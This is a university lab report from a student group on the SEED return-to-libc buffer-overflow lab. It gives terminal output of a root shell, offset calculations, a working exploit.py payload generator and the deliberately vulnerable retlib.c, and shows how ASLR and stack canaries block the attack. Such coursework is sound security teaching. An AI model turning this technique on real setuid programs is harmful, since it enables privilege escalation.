Return-to-libc Attack Lab

Class: CMSC 426

Professor: Dr. Christopher Marron

Group 10:

Michael Alano, Chigozie Ewulum, Aaron Ku, Caleb M. McLaren

Due: Feb. 28th, 2021, Sun. 11:59 pm

TABLE OF CONTENT

Introduction


Purpose of this Document:

This document must describe the execution of a buffer-overflow attack variant, known as return-to-libc, bypassing existing protection schemes implemented in Linux OS. This document must answer the requirements of lab section 2.3, 2.4, and 2.5. This document must bear the signatures of the lab group 10 prior to submission on or before Sunday, February 28, 2021.

Lab Requirements

Section 2.3

2.3.1 Provide a screenshot demonstrating the successful execution of your attack.



```
[02/24/21]seed@VM:~/Documents$ ls
badfile  exploit.py  Makefile  peda-session-retlib.txt  retlib  retlib.c
[02/24/21]seed@VM:~/Documents$ ./retlib
Address of input[] inside main(): 0xffffce10
Input size: 300
Address of buffer[] inside bof(): 0xffffcd6c
Frame Pointer value inside bof(): 0xffffcdf8
# ls -l
total 40
-rw-rw-r-- 1 seed seed   300 Feb 24 16:07 badfile
-rwxrwxrwx 1 seed seed   560 Feb 24 16:07 exploit.py
-rwxrwxrwx 1 seed seed   221 Feb 24 12:28 Makefile
-rw-rw-r-- 1 seed seed    15 Feb 24 16:20 peda-session-retlib.txt
-rwsr-xr-x 1 root seed 18540 Feb 24 15:39 retlib
-rwxrwxrwx 1 seed seed   963 Feb 24 15:37 retlib.c
# whoami
root
# exit
[02/24/21]seed@VM:~/Documents$ 
```

2.3.2 Describe the process you used to determine the values for X, Y and Z, including an explanation of the stack layout. Describe your reasoning in detail, or if you used a trial-and-error approach, describe your method and show your trials.

TL;DR: Get a hex calculator: (Frame Pointer Value) - (Address of Buffer) = EBP offset. In this lab the Offset was 140. Set System address as EBP offset + 4, exit address as EBP offset + 8, and “/bin/sh” address as EBP offset + 12.

Long form: When you run the susceptible program retlib, the program will print out four noteworthy pieces of info: Input in main address, input size, buffer address inside bof, frame pointer address inside bof.

Input size: this tells you how many address spaces the string of characters in badfile will take up. Your offsets(x,y,z) for system, exit, and /bin/sh have to live inside(x,y,z <= input size) this number of characters.

So input size tells us the upper limit of our x, y, z values.

"Buffer inside bof()" is the address that points to the "start" of the stack, the starting point of our attack string. We want our attack to overrun the buffer size set aside in the stack and overwrite Saved Frame Pointer and Saved Return Address.

Frame Pointer value is basically the dividing line between the Bof functions stack and EIP. So grab a hex calculator: (Frame Pointer Value) - (Address of Buffer) = EBP offset.

This EBP(Frame Pointer) offset from ESP(Buffer inside bof()) is probably 140.

Stack:


```
              --------------------------------
High mem      | Saved return address ←EIP (overwrite with system address)
              --------------------------------
              | Saved Frame Pointer ←EBP ---|
              --------------------------------    |
              | Space inside Buffer               \_____ ~140 mem addresses
              --------------------------------   /
Low Mem       | Buffer start inside bof() ←ESP-|
              --------------------------------
```

2.3.3 After your attack is successful, change the file name of retlib to a different name, making sure that the lengths of the file names are different. For example, you can change it to newretlib. Repeat the attack without changing the content of badfile. Is your attack successful? If it does not succeed, explain why. Include a screenshot of your results.

The attack is not successful. This is due to the changing of the file name and in turn the changing of the position in the stack. Since the position of “/bin/sh” on the stack is different, the buffers will need to be different and thus will be wrong causing it to fail.

Section 2.4

2.4.1 Provide one or more screenshots demonstrating your results.



seed@VM: ~/Documents


```
[02/24/21]seed@VM:~/Documents$ sudo sysctl -w kernel.randomize_va_space=2
kernel.randomize_va_space = 2
[02/24/21]seed@VM:~/Documents$ ./retlib
Address of input[] inside main(): 0xfff0ad70
Input size: 300
Address of buffer[] inside bof(): 0xfff0accc
Frame Pointer value inside bof(): 0xfff0ad58
Segmentation fault
[02/24/21]seed@VM:~/Documents$
```

2.4.2 Were you able to get a shell? If not, describe in detail the mechanisms preventing the attack from succeeding. You will need to investigate how ASLR is implemented in Linux to fully answer the question.

No, we are unable to get a shell when running the command ‘sudo sysctl -w kernel.randomize_va_space=2’. After amending the changes to the kernel, the program segfaults due to the memory addresses of the functions system() and exit() as well as the string “/bin/sh” have been changed. ASLR is implemented in linux in such a way that it randomly arranges address space positions for relevant and key data areas of a process. Having something functioning such as this makes it extremely difficult and/or nearly impossible to achieve functioning hard coded values for memory addresses.

Section 2.5

2.5.1 Provide one or more screenshots demonstrating your results.



```
[02/24/21]seed@VM:~/Documents$ sudo sysctl -w kernel.randomize_va_space=0
kernel.randomize_va_space = 0
[02/24/21]seed@VM:~/Documents$ cat Makefile
TARGET = retlib

all: ${TARGET}

N = 128
retlib: retlib.c
        gcc  -g -m32 -DBUF_SIZE=${N} -fstack-protector -z noexecstack -o $@ $@.c
        sudo chown root $@ && sudo chmod 4755 $@

clean:
        rm -f *.o *.out ${TARGET} badfile
[02/24/21]seed@VM:~/Documents$ make clean
rm -f *.o *.out retlib  badfile
[02/24/21]seed@VM:~/Documents$ make
gcc  -g -m32 -DBUF_SIZE=128 -fstack-protector -z noexecstack -o retlib retlib.c
sudo chown root retlib && sudo chmod 4755 retlib
[02/24/21]seed@VM:~/Documents$ ./exploit.py
[02/24/21]seed@VM:~/Documents$ ./retlib
Address of input[] inside main(): 0xffffce14
Input size: 300
Address of buffer[] inside bof(): 0xffffcd4c
Frame Pointer value inside bof(): 0xffffcdd8
*** stack smashing detected ***: terminated
Aborted
[02/24/21]seed@VM:~/Documents$ 
```

2.5.2 Were you able to get a shell? If not, describe in detail the mechanisms preventing the attack from succeeding. You will need to investigate how stack protection is implemented in GCC to fully answer the question.

No, we were not able to obtain shell access as GCC protection is enabled. The compiler recognizes that there is a vulnerability in the code and consequently does not execute said code. In stack protection, a “canary” (a randomly chosen integer) is pushed onto the stack after a function return pointer has been pushed. The value held by the “canary” is checked before the function returns and if it has changed, the compiler aborts the program. Thus the stack protection grants the program the ability to abort, rather than allowing for the returning of whatever the attacker wanted to be sent through. Moreover, since the value of the canary is randomized and unknown to the attacker, it cannot be replaced by the attack.

Signatures:

Michael Alano,	Signature___Michael Alano_____	Date__Feb.27th, 2021_
Chigozie Ewulum,	Signature__Chigozie S. Ewulum__	Date_Feb.27th, 2021_
Aaron Ku,	Signature__Aaron Ku	Date__Feb. 28th, 2021
Caleb M. McLaren,	Signature_Caleb M. McLaren___	Date_Feb.27th,2021_

Appendix

<EXPLOIT.PY>

```
#!/usr/bin/env python3
import sys

# Fill content with non-zero values
content = bytearray(0xaa for i in range(300))

X = 152
sh_addr = 0xffffd45a       # The address of "/bin/sh"
content[X:X+4] = (sh_addr).to_bytes(4,byteorder='little')

Y = 144
system_addr = 0xf7e12420   # The address of system()
content[Y:Y+4] = (system_addr).to_bytes(4,byteorder='little')

Z = 148
exit_addr = 0xf7e04f80     # The address of exit()
content[Z:Z+4] = (exit_addr).to_bytes(4,byteorder='little')

# Save content to a file
with open("badfile", "wb") as f:
 f.write(content)
```

</EXPLOIT.PY>

<RETLIB.C>

```
#include <stdlib.h>
#include <stdio.h>
#include <string.h>

#ifndef BUF_SIZE
#define BUF_SIZE 12
#endif

int bof(char *str)
{
   char buffer[BUF_SIZE];
   unsigned int *framep;

   // Copy ebp into framep
   asm("movl %%ebp, %0" : "=r" (framep));

   /* print out information for experiment purpose */
   printf("Address of buffer[] inside bof(): %p\n", (void *) buffer);
```

```
        printf("Frame Pointer value inside bof(): %p\n", (void *) framep);

        strcpy(buffer, str);

        return 1;
    }

    void foo(){
        static int i = 1;
        printf("Function foo() is invoked %d times\n", i++);
        return;
    }

    int main(int argc, char **argv)
    {
       char input[1000];
       FILE *badfile;

       char* shell = getenv("MYSHELL");
       if (shell)
           printf("%x\n", (unsigned int)shell);
       else{
               printf("***no shell!!!\n");
       }

       badfile = fopen("badfile", "r");
       int length = fread(input, sizeof(char), 1000, badfile);
       printf("Address of input[] inside main(): %p\n", (void *) input);
       printf("Input size: %d\n", length);
       bof(input);

       printf("(^_^)(^_^) Returned Properly (^_^)(^_^)\n");
       return 1;
    }
</RETLIB.C>
```